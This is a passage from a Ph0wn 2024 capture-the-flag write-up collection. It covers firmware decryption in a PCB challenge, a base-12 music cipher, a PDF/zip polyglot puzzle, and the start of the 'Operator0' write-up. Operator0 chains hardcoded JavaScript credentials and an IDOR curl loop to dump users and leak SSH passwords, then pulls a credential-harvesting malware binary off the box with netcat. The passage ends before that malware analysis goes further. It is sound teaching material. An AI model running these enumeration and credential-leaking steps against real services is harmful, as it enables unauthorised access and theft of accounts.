00008fe0  e2 af 0c ac fd 17 d5 49  1f 3e d6 dd 13 89 01 db  |.......I
   .>......|
00008ff0  95 ee 2a 3b b5 f6 43 6d  e7 60 e6 28 82 81 56 26  |..*;..Cm
   .`.(..V&|
00009000  ca b7 62 46 6c 21 6c 53  68 06 66 e2 48 d2 b0 e7  |..bFl!lSh.
   f.H...|
00009010  fd d7 2d 6c af 66 81 0e  f1 48 ee 63 ab fc b3 9e  |..-l.f...H
   .c....|
00009020  4c 86 b2 ef ca 56 1a 98  82 aa 49 bb 93 16 1e 46  |L....V....
   I....F|
00009030  78 82 9b d9 e6 0b 45 4e  44 20 45 4e 43 52 59 50  |x.....END
   ENCRYP|
00009040  54 45 44 20 53 54 41 47  45 31 20 43 4f 4e 54 45  |TED STAGE1
    CONTE|
00009050  4e 54 10 00 00 00 00 00  00 00 01 00 00 00 00 00  |NT
   ..............|
```

Then, we decrypt it using AES-CBC, with the key we got from the QR code and the IV.

```python
import logging
from Crypto.Cipher import AES
import os

KEY_IV_FILE='./pcb-key'
FIRMWARE_FILE='extracted_data.bin'

# Set up logging
logging.basicConfig(level=logging.INFO, format='%(asctime)s - %(levelname)s - %(message)s')

def pad(data):
    """Pads the input data to be a multiple of 16 bytes (AES block size)."""
    padding_len = AES.block_size - len(data) % AES.block_size
    padding = bytes([padding_len] * padding_len)
    logging.info(f'Padding plaintext with {padding_len} byte(s).')
    return data + padding

def aes_cbc_decrypt(key, iv, data):
    """Encrypts data using AES CBC mode."""
    cipher = AES.new(key, AES.MODE_CBC, iv)
    logging.info('Starting AES CBC decryption.')
    decrypted_data = cipher.decrypt(data)
    logging.info('Decryption completed.')
    return decrypted_data

def read_key_iv(file_path):
    """Reads the key and IV from a file in the format 'key: <key>' and 'iv: <iv>'."""
    logging.info(f'Reading key and IV from file: {file_path}')
    with open(file_path, 'r') as f:
        lines = f.readlines()
        key_line = [line for line in lines if line.startswith("key:")][0]
        iv_line = [line for line in lines if line.startswith("IV:")][0]

        # Extract key and IV strings
        key = key_line.split("key:")[1].strip()
        iv = iv_line.split("IV:")[1].strip()

        # Ensure the key is exactly 16 bytes (AES-128) and IV is a 16-byte hex string
        if len(key) != 16 or len(iv) != 16:
            logging.error('Bad length: len(key)={len(key)} len(iv)={len(iv)}')
            raise ValueError("Key/IV must be exactly 16 bytes")

        logging.info(f'Key: {key}, IV: {iv}')
```

```
        return key.encode(), iv.encode()

# Main logic starts here
logging.info('Setup program to encrypt what we will put in the EEPROM.')

try:
    # Read the key and IV from the pcb-key file
    key, iv = read_key_iv(KEY_IV_FILE)

    logging.info(f'Reading input from file: {FIRMWARE_FILE}')
    with open(FIRMWARE_FILE, 'rb') as f:
        firmware = f.read()

    # Pad the plaintext to ensure it's a multiple of AES block size
    padded = pad(firmware[0x8f66:0x9036])

    # Encrypt the data using AES in CBC mode
    plaintext = aes_cbc_decrypt(key, iv, padded)
    logging.info(f'plaintext={plaintext}')

except Exception as e:
    logging.error(f"An error occurred: {str(e)}")
```

We run the program:

```
$ python3 decrypt.py
2024-11-19 18:13:12,802 - INFO - Setup program to encrypt what we will put in the EEPROM.
2024-11-19 18:13:12,802 - INFO - Reading key and IV from file: ./pcb-key
2024-11-19 18:13:12,802 - INFO - Key: thanks_to_balda!, IV: butter_soldering
2024-11-19 18:13:12,802 - INFO - Reading input from file: extracted_data.bin
2024-11-19 18:13:12,802 - INFO - Padding plaintext with 16 byte(s).
2024-11-19 18:13:12,804 - INFO - Starting AES CBC decryption.
2024-11-19 18:13:12,805 - INFO - Decryption completed.
2024-11-19 18:13:12,805 - INFO - plaintext=b'Lesson to be learned: always look under the carpet!\nThis is your flag for the Pico PCB challenge: ph0wn{under_the_mag1c_karpet}\nWe recommend you solder back everything to play the other challenges.\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b3\xe1E\xafS\xd2f\xaf\xe5\xa9\x10\xc2\xdf\xbd\x9f'
```

We get the flag: `ph0wn{under_the_mag1c_karpet}`

Alternative 2: be lucky

We modify the Python script above to operate on the UF2. The correct offset is:

```
# Pad the plaintext to ensure it's a multiple of AES block size
    padded = pad(firmware[0x11e86:0x11f20])
```

We run the program, we won't get the entire plaintext, but fortunately enough to recover the flag:

```
$ python3 decrypt-lucky.py
2024-11-19 18:14:31,849 - INFO - Setup program to encrypt what we will put in the EEPROM.
2024-11-19 18:14:31,849 - INFO - Reading key and IV from file: ./pcb-key
2024-11-19 18:14:31,849 - INFO - Key: thanks_to_balda!, IV: butter_soldering
2024-11-19 18:14:31,849 - INFO - Reading input from file: firmware-loader-backup.uf2
2024-11-19 18:14:31,849 - INFO - Padding plaintext with 6 byte(s).
2024-11-19 18:14:31,851 - INFO - Starting AES CBC decryption.
2024-11-19 18:14:31,852 - INFO - Decryption completed.
2024-11-19 18:14:31,852 - INFO - plaintext=b'Lesson to be learned: always look under the carpet!\nThis is your flag for the Pico PCB challenge: ph0wn{under_the_mag1c_karpet}\nWe recommend you\x1a\x9b\x85?\xd6\xfe\x0f\x94\xb2m+\xa6\xb5"\xc1\x1f'
```

Misc challenges at Ph0wn 2024

Chansong by Bastien

Description

Ph0wn is great. And it's so great that this year, a CD was released in its honor. Maybe its songs are hiding something… So listen closely. But remember: sometimes, the truth is hidden behind the words…

Overall idea

The flag is encoded using a base-12-like system and is hidden within the metadata of one of the songs. To retrieve it, it is necessary to: 1. Extract the encoded sequence from the metadata. 2. Analyze the encoding scheme, which is explained in another song. 3. Develop a script to decode the sequence and reveal the flag.

Retrieving the sequence

The sequence is hidden within the metadata of the Ph0wn anthem.

```
$ exiftool anthem.mp3
```

outputs the following information:

```
[...]
Comment: AE G#G# EC AB AD A#D# AB ED# AC AC G#E EC AD ED# EC AC G#E G#D
    # G#G# EE AE A#F
[...]
```

Analyzing the encoding scheme

The lyrics of **ListenMe.mp3** provide an explanation of the encoding scheme:

```
Listen to my isomorphic song
Which maps the pitch classes to a set of symbols
The pitch classes are C, C sharp, and span up to B
And symbols span from 0 to 9, plus an A and a B

It maps C to 0, C sharp to 1, you see?
D is mapped to 2, D sharp is mapped to three
That continues until the mapping is complete
A sharp to symbol A, and B to symbol B
```

From these lyrics, we deduce that the sequence is a base-12 code with an additional transformation that maps the set {0, 1, …, 9, a, b} to the set of pitch classes {C, C#, D, …, B}. This transformation is a bijection between the two sets, defined as follows: {(0,C), (1,C#), (2,D), …, (a,A#), (b,B)}.

This mapping forms the basis for decoding the sequence.

Decoding the sequence

The idea here is to: 1. Convert the pitch-class sequence into a sequence of base-12 numbers. 2. Transform the resulting base-12 sequence into a sequence of decimal numbers. 3. Convert the decimal sequence into an alphanumeric string using ASCII code to reveal the flag.

The following Python script accomplishes this:

```
import sys
import re

def note_to_base12(note):
    note_to_num = {
```

```
        "C": "0",
        "C#": "1",
        "D": "2",
        "D#": "3",
        "E": "4",
        "F": "5",
        "F#": "6",
        "G": "7",
        "G#": "8",
        "A": "9",
        "A#": "a",
        "B": "b"
    }
    return note_to_num.get(note, None)

def split_notes(sequence):
    return re.findall(r'[A-G]#?', sequence)

def base12_to_ascii(single_char_list):
    base12_list = [''.join(single_char_list[i:i+2]) for i in range(0,
        len(single_char_list), 2)]
    output = ""

    for base12_num in base12_list:
        try:
            decimal_num = int(base12_num, 12)
            if 32 <= decimal_num <= 126:
                ascii_char = chr(decimal_num)
                output += ascii_char
            else:
                print(f"Skipping {base12_num}: decimal {decimal_num} is
                    outside the ASCII printable range.")
        except ValueError:
            print(f"Invalid base-12 number: {base12_num}")

    return output

def convert_sequence_to_ascii(sequence):
    notes = split_notes(sequence)
    base12_sequence = [note_to_base12(note) for note in notes if
        note_to_base12(note) is not None]
    return base12_to_ascii(base12_sequence)

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print("Usage: python script.py 'note sequence'")
        sys.exit(1)

    sequence = sys.argv[1]
    result = convert_sequence_to_ascii(sequence)
    print(result)
```

Crocs by Letitia

Description

Pico le Croco is a stylish crocodile who loves driving his sleek Ferrari or his luxurious Rolls Royce. He particularly enjoys visiting Cote d'Azur, one of the rare regions of France with many polyglots and delicacies. Being a sneaky hunter, he has hidden the sign warning about him, as well as his 24 stops to his destination.

Participants are provided a file `ph0wncrocs.zip`

Solution

Pico is a sneaky crocodile. Can you figure out the key and his next meal?

The challenge is a zip with a text file and crocodile pictures. Keep the text file and its name in mind since it contains hints about the key when you find it.

But if you look at the zip file, you'll notice it starts with "%PDF". This file is a polyglot, or file that is valid in multiple formats. Rename the zip to .pdf, and open it to see something entirely different.

All you see is a single page pdf with a crocodile who is on the move. But if you look at the file in detail, you notice many page entries beyond the single page. If you go to the /Pages object, you'll notice that there are actually 27 Page objects linked, even if the /Length field is set to 1. Edit the file in hexedit to change the 1 to a 27, and you'll see many more crocodiles and list of coordinates. Pico doesn't like the sign warning his food about him.

```
1  /Type /Pages
2  /Kids [ 4 0 R 5 0 R 6 0 R 7 0 R 8 0 R 9 0 R 10 0 R 11 0 R 12 0 R 13 0 R
       14 0 R 15 0 R 16 0 R 17 0 R 18 0 R 19 0 R 20 0 R 21 0 R 22 0 R 23 0
       R 24 0 R 25 0 R 26 0 R 27 0 R 28 0 R 29 0 R 30 0 R ]
3  /Count  1 >>
```

Change `/Count 1` to `/Count 27`.

By using pdftotext, you can easily extract all the sets of coordinates.

```
1  $ pdftotext ph0wncrocs.zip
```

With some processing from a library like JPX, the list of coordinates can be turned into a gpx file.

> @cryptax: or ask ChatGPT to write a script to transform a list of coordinates in a CSV file to a GPX

```
1  import csv
2
```

```
# Specify the input CSV file name
input_csv_file = 'coordinates.csv'

# Specify the output GPX file name
output_gpx_file = 'output.gpx'

# Initialize an empty list to hold all tracks
tracks = []
current_track = []

# Read the CSV file
with open(input_csv_file, 'r') as csvfile:
    reader = csv.reader(csvfile)

    # Skip the header row
    next(reader, None)

    for row in reader:
        # Check if the row is empty (a blank line)
        if not row or not any(row):
            # If there's a current track being built, save it and start a new one
            if current_track:
                tracks.append(current_track)
                current_track = []
        else:
            # Extract latitude and longitude
            lat = float(row[0])
            lon = float(row[1])
            current_track.append((lat, lon))

    # After the loop, make sure to add the last track if it exists
    if current_track:
        tracks.append(current_track)

# Write the GPX file
with open(output_gpx_file, 'w') as file:
    # Write the GPX header
    file.write('<?xml version="1.0" encoding="UTF-8"?>\n')
    file.write('<gpx version="1.1" creator="YourAppName" xmlns="http://www.topografix.com/GPX/1/1">\n')

    # Loop through the tracks and create track segments
    for track_idx, track in enumerate(tracks, start=1):
        file.write(f'    <trk>\n')
        file.write(f'        <name>Track {track_idx}</name>\n')
        file.write(f'        <trkseg>\n')
        for lat, lon in track:
            file.write(f'            <trkpt lat="{lat}" lon="{lon}"></trkpt>\n')
        file.write(f'        </trkseg>\n')
```

```
51          file.write(f'    </trk>\n')
52
53      # Write the GPX footer
54      file.write('</gpx>\n')
55
56  print(f"GPX file '{output_gpx_file}' generated successfully!")
```

Then, open the gpx file with an online viewer (@cryptax: such as https://gpx.studio), and the tracks form `ph0wn{PICOVISITS_______}`. As previously hinted, the key is all caps and 24 characters long. To find what the blanks mean, look around and see what the single coordinate points to, which is **EURECOM**. Now is probably a good time to work from home until Pico has eaten!

Operator 0 writeup by Brehima Coulibaly

Operator0 was a medium difficulty two-stage challenge. The first stage involved abusing three main web misconfigurations and chaining them together to leak SSH credentials.

The second stage involved using the leaked SSH credentials to pivot to a Raspberry Pi. The goal was to investigate a credential harvesting malware that was performing process injection in the SSH service to steal credentials and exfiltrate them to a remote server via DNS requests.

Stage 1 - Web Exploitation

Upon visiting the web application, you will realize that the application appears to gather weather sensors data and displays it on a web page. It collects metrics such as temperature, humidity, windspeed, pressure and displays them in a beautiful interface.




Figure 51: Web application

Enumeration robots.txt and banner grabbing:

```
pico@ph0wn:~$ curl  http://34.155.206.38:9001/robots.txt

User-agent: *
Disallow: /docs
Disallow: /redoc
```

When visiting the /docs and /redoc directories, we can see that the web application exposed a **swagger** UI. From the banner grabbing, we know that the api server is built using **FastAPI** and the documentation is generated by Swagger.

```
pico@ph0wn:~$ curl  http://34.155.206.38:9001/docs

    <!DOCTYPE html>
    <html>
    <head>
    <link type="text/css" rel="stylesheet" href="https://cdn.jsdelivr.
       net/npm/swagger-ui-dist@5/swagger-ui.css">
    <link rel="shortcut icon" href="https://fastapi.tiangolo.com/img/
       favicon.png">
    <title>FastAPI - Swagger UI</title>
```

API Endpoints enumeration By visiting the API specifications, we can see that the application offers: 6 main endpoints.

```
pico@ph0wn:~$ curl -s http://34.155.206.38:9001/openapi.json | jq .
    paths | jq 'keys'
[
  "/",
  "/me",
  "/robots.txt",
  "/sensors",
  "/token",
  "/users/{userId}"
]
```

A look at the specification will reveal that there are 3 main endpoints that appear interesting but they all require OAUTH authentication:

- **/me** : this endpoint is used to get the current user information and return a data model named **User**

```
 "/me": {
    "get": {
        "summary": "Read Users Me",
        "operationId": "read_users_me_me_get",
        "responses": {
            "200": {
              "description": "Successful Response",
              "content": {
                  "application/json": {
                  "schema": {
                     "$ref": "#/components/schemas/User"
                     }
      }}}},
      "security": [
        {
        "OAuth2PasswordBearer": []
        }
...
```

- **/users/{userId}** : this endpoint is used to get the user information by providing an **integer userId** and return a data model named **UserInDB**

```
"/users/{userId}": {
    "get": {
      "summary": "Read User",
      "operationId": "read_user_users__userId__get",
      "security": [
        {
          "OAuth2PasswordBearer": []
```

```
        }
      ],
      "parameters": [
        {
          "name": "userId",
          "in": "path",
          "required": true,
          "schema": {
            "type": "integer",
            "title": "Userid"
          }
        }
      ],
      "responses": {
        "200": {
          "description": "Successful Response",
          "content": {
            "application/json": {
              "schema": {
                "$ref": "#/components/schemas/UserInDB"
              }
            }
          }
        },
        "422": {
          "description": "Validation Error",
          "content": {
            "application/json": {
              "schema": {
                "$ref": "#/components/schemas/HTTPValidationError"
              }
            }
          }
        }
      }
    }
```

the data model **User** and **UserInDB** data models are definitely interesting as they appear to be related to user authentication and authorization. But first we need to find a way to either bypass the OAUTH authentication or find a way to get a valid token/credentials.

Source code analysis Checking the main page **/**, we can notice that the web application is making AJAX requests to **/sensors** endpoint.




Figure 52: Page inspection

The initiator of the request is **sensorsData.js** and surprisingly enough, a bearer token is being sent in the request headers which is surprising because we haven't authenticated yet. So by checking the source code of the **/static/scripts/sensorsData.js** file:

```
const authEndPoint = '/token';
const sensorEndPoint = '/sensors';
const credentials = { username: 'ph0wn', password: 'ph0wn'};
[...SNIP...]
async function getJwtToken(authUrl, credentials) {
try {
    const response = await fetch(authUrl, {
        method: 'POST',
        headers: {
            'Content-Type': 'application/x-www-form-urlencoded',
        },
        body: new URLSearchParams(credentials)
    });

    if (!response.ok) {
        throw new Error(`HTTP error! status: ${response.status}`);
    }

    const data = await response.json();
    return data.access_token;
} catch (error) {
    console.error('Error:', error);
}
}
```

```
25      [...SNIP...]
```

We can see that the web application is sending a POST request to the **/token** endpoint with a **username** and **password** in the body of the request and the response is a **JWT token** that is being used in the **/sensors** request headers.

Exploitation Now that we have the credentials, we can use them to request a valid JWT token and enumerate the endpoint **/me** and **/users/{userId}** to get the user information.

1. get the JWT token

```
pico@ph0wn:~$ curl -s  -H 'Content-Type: application/x-www-form-
    urlencoded' -X POST -d 'username=ph0wn&password=ph0wn' http
    ://34.155.206.38:9001/token | jq

{
  "access_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
     eyJzdWIiOiJwaDB3biIsImV4cCI6MTczMjE0MjIzMX0.nJ4e0W-
     DsoYcJ_6GNSzIb0t8DqVHg0p0HGr6xN9XAIc",
  "token_type": "bearer"
}
```

2. check the **/me** endpoint

```
pico@ph0wn:~$ curl -s -H 'Authorization: Bearer
    eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
    eyJzdWIiOiJwaDB3biIsImV4cCI6MTczMjE0MjIzMX0.nJ4e0W-
    DsoYcJ_6GNSzIb0t8DqVHg0p0HGr6xN9XAIc' http://34.155.206.38:9001/me |
     jq
{
  "id": 0,
  "username": "ph0wn",
  "plain_password": "ph0wn",
  "accessrole": "gui only",
  "disabled": false
}
```

The data model **User** returned by the **/me** endpoint contains the **username** and **plain_password** which is interesting because it means that the password is stored in plain text. However, our current user has the **accessrole** set to **gui only** which means that we might not have access to the **/users/{userId}** endpoint - or do we?

3. Checking the **/users/{userId}** endpoint

First, let's check with the current user id **0**:

```
pico@ph0wn:~$ curl -s -H 'Authorization: Bearer
    eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
    eyJzdWIiOiJwaDB3biIsImV4cCI6MTczMjE0MjIzMX0.nJ4e0W-
    DsoYcJ_6GNSzIb0t8DqVHg0p0HGr6xN9XAIc' http://34.155.206.38:9001/
    users/0 | jq
{
  "id": 0,
  "username": "ph0wn",
  "plain_password": "ph0wn",
  "accessrole": "gui only",
  "disabled": false,
  "notices": "Welcome to Operator0 challenge!"
}
```

The **UserInDB** data model appears to be returning the same information as the model **User** plus an additional field **notices** that contains a welcome message. But what if we try to enumerate the **/users/{userId}** endpoint with a different user id?

```
pico@ph0wn:~$ curl -s -H 'Authorization: Bearer
    eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
    eyJzdWIiOiJwaDB3biIsImV4cCI6MTczMjE0MjIzMX0.nJ4e0W-
    DsoYcJ_6GNSzIb0t8DqVHg0p0HGr6xN9XAIc' http://34.155.206.38:9001/
    users/1 | jq
{
  "id": 1,
  "username": "jack",
  "plain_password": "",
  "accessrole": "gui",
  "disabled": true,
  "notices": ""
}
```

We can clearly see that even with our current user having the accessrole set to **gui only**, we can still enumerate any user we want by providing the user id in the endpoint. In this case, the user **jack** account is disabled and has no password set. Now we can proceed to enumerate users and find valid user accounts that are not disabled.

4. Dumping the users by ID and leaking credentials

So far the IDs are integers that are very predictable and we can first try to dump the users that are in the range of 0 to 1000 and see if we can find any valid credentials.

```
pico@ph0wn:~$ for i in {0..1000}; do curl -s -H 'Authorization: Bearer
    eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
    eyJzdWIiOiJwaDB3biIsImV4cCI6MTczMjE0MjIzMX0.nJ4e0W-
    DsoYcJ_6GNSzIb0t8DqVHg0p0HGr6xN9XAIc' http://34.155.206.38:9001/
    users/$i| tee -a userDump.log; done;
```

This command will dump the users' information in a file named **userDump.log**. Thanks to jq, we can then filter the users that have a password set and are not disabled:

```
pico@ph0wn:~$ cat userDump.log | jq -r 'select(.plain_password != "" and .disabled == false)'
{
  "id": 0,
  "username": "ph0wn",
  "plain_password": "ph0wn",
  "accessrole": "gui only",
  "disabled": false,
  "notices": "Welcome to Operator0 challenge!"
}
{
  "id": 11,
  "username": "adminCroco",
  "plain_password": "kuroiCrocodile24#",
  "accessrole": "gui+ssh",
  "disabled": false,
  "notices": "Hi kuroiPico, welcome to the team! You can log in to the host '192.16.X.X' via SSH on port 22. After your first login, please remember to change your password."
}
```

And we can see that the user **adminCroco** has a password set and is not disabled. Additionally, from the accessrole and the notices, we can see that the user has the **gui+ssh** accessrole and that we can log in to the host **192.16.X.X** via SSH on port 22.

Getting the flag

```
pico@ph0wn:~$ sshpass -p 'kuroiCrocodile24#' ssh -p 9002 adminCroco@34.155.206.38
[...]

There is a creature lurking in the secret shadows of your encrypted SSH network traffic.
It is the Kuroi Crocodile. Beware of its presence.

To get the flag, you must look for a suspicious process running in the background,
retrieve it, analyze it, and get the key.

Once you are done analyzing the curious specimen, tune in carefully to its whispers over the network
listening closely will unveil the secret message.

I have a feeling that monitoring recent file changes when an SSH connection is established
will help you in your endeavor.

Good luck.
```

```
17
18 ph0wn{stage1_picoAndAPIs_are_not_a_goodmatch?!}
```

By logging in, you will be greeted by the stage 1 flag `ph0wn{stage1_picoAndAPIs_are_not_a_goodmatch?!}` and hints for stage 2.

Stage 2 - Raspberry Pi Credential Harvesting Malware Investigation

To make the investigation easier, the SSH banner greets you with three main hints that will help you solve the challenge.

As a summary, we can deduce from the hints that: - There is a process spying on SSH traffic - To get the flag, we need to find, retrieve and analyze it - Finally, we might need to monitor network traffic to get a secret message

As stated in the hints, a good starting point would be to monitor file changes when an SSH connection is established.

Enumeration - Malware Sample 1

If you are not familiar with Linux filesystem events, you can use **pspy** to monitor the filesystem events and add **linpeas** to the mix to get more information about the system. The system has Go already installed, which you can use to compile and run the pspy64 binary. For this writeup, we will proceed with a manual enumeration approach.

Process Enumeration

```
1 adminCroco@operator0:~ $ ps aux
2 USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME
     COMMAND
3
4 [..SNIP..]
5 root       37850  0.0  0.1   2200  1152 ?        S    10:22   0:00 /bin
     /npt 701
6 [..SNIP..]
```

We can notice that there is a suspicious process **/bin/npt** running as root and it appears that the process is taking an argument **701**. For the keen eye, you might have noticed the wordplay **npt** which is different from the network time protocol process **ntpd**. Adding a quick check on when the binary was last modified, we can see that the binary was compiled recently on **Nov 24 10:28**:

```
1 adminCroco@operator0:~ $ ls -lat /bin
2 lrwxrwxrwx 1 root root 7 Jul  4 01:04 /bin -> usr/bin
3 adminCroco@operator0:~ $ ls -lat /usr/bin/
4 total 279688
5 drwxr-xr-x  2 root root       36864 Nov 24 10:28  .
```

```
-rwxr-xr-x  1 root root       82776 Nov 24 10:28  npt
-rwxr-xr-x  1 root root      199248 Jul 27 04:13  dig
[..SNIP..]
```

As stated in the hint, we can assume that the binary spying on the SSH traffic might be the **/bin/npt** process. To confirm our assumption, we can download the binary and statically analyze it.

File Transfer

Note: Transferring the file `/bin/npt` through **SCP** will not work because of the process injection technique used by the malware. For this challenge, we will use **ncat** as it is already installed on the system.

1. Start a netcat listener on port 9001 and redirect the input to the /bin/npt file

```
adminCroco@operator0:~ $ nc -N -lvnp 9001 < /bin/npt
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
```

2. Get the binary from the netcat listener and save it as /tmp/npt

```
pico@ph0wn:/tmp$ nc 192.168.1.72 9001 > npt
```

After transferring the binary, we can check the file integrity to make sure the file is not corrupted before beginning the analysis.

```
pico@ph0wn:/tmp$ md5sum npt
dbd7ee3cd31336db0386004c128ba28a  npt

adminCroco@operator0:~ $ md5sum /bin/npt
dbd7ee3cd31336db0386004c128ba28a  /bin/npt
```

Static Analysis

```
pico@ph0wn:/tmp$ file npt
npt: ELF 64-bit LSB pie executable, ARM aarch64, version 1 (SYSV),
    dynamically linked, interpreter /lib/ld-linux-aarch64.so.1, BuildID[
    sha1]=ffe7f6c5408353d3de5290fd5403e0dc3d8f3355, for GNU/Linux 3.7.0,
     with debug_info, not stripped
```

The binary is an **ELF** executable for **ARM64** and is not stripped, which makes it easier to analyze. You can load the sample in your favorite disassembler and start the analysis. For this writeup, we will use **Ghidra** to analyze the sample.




Figure 53: Ghidra settings




Figure 54: Ghidra decompiled npt

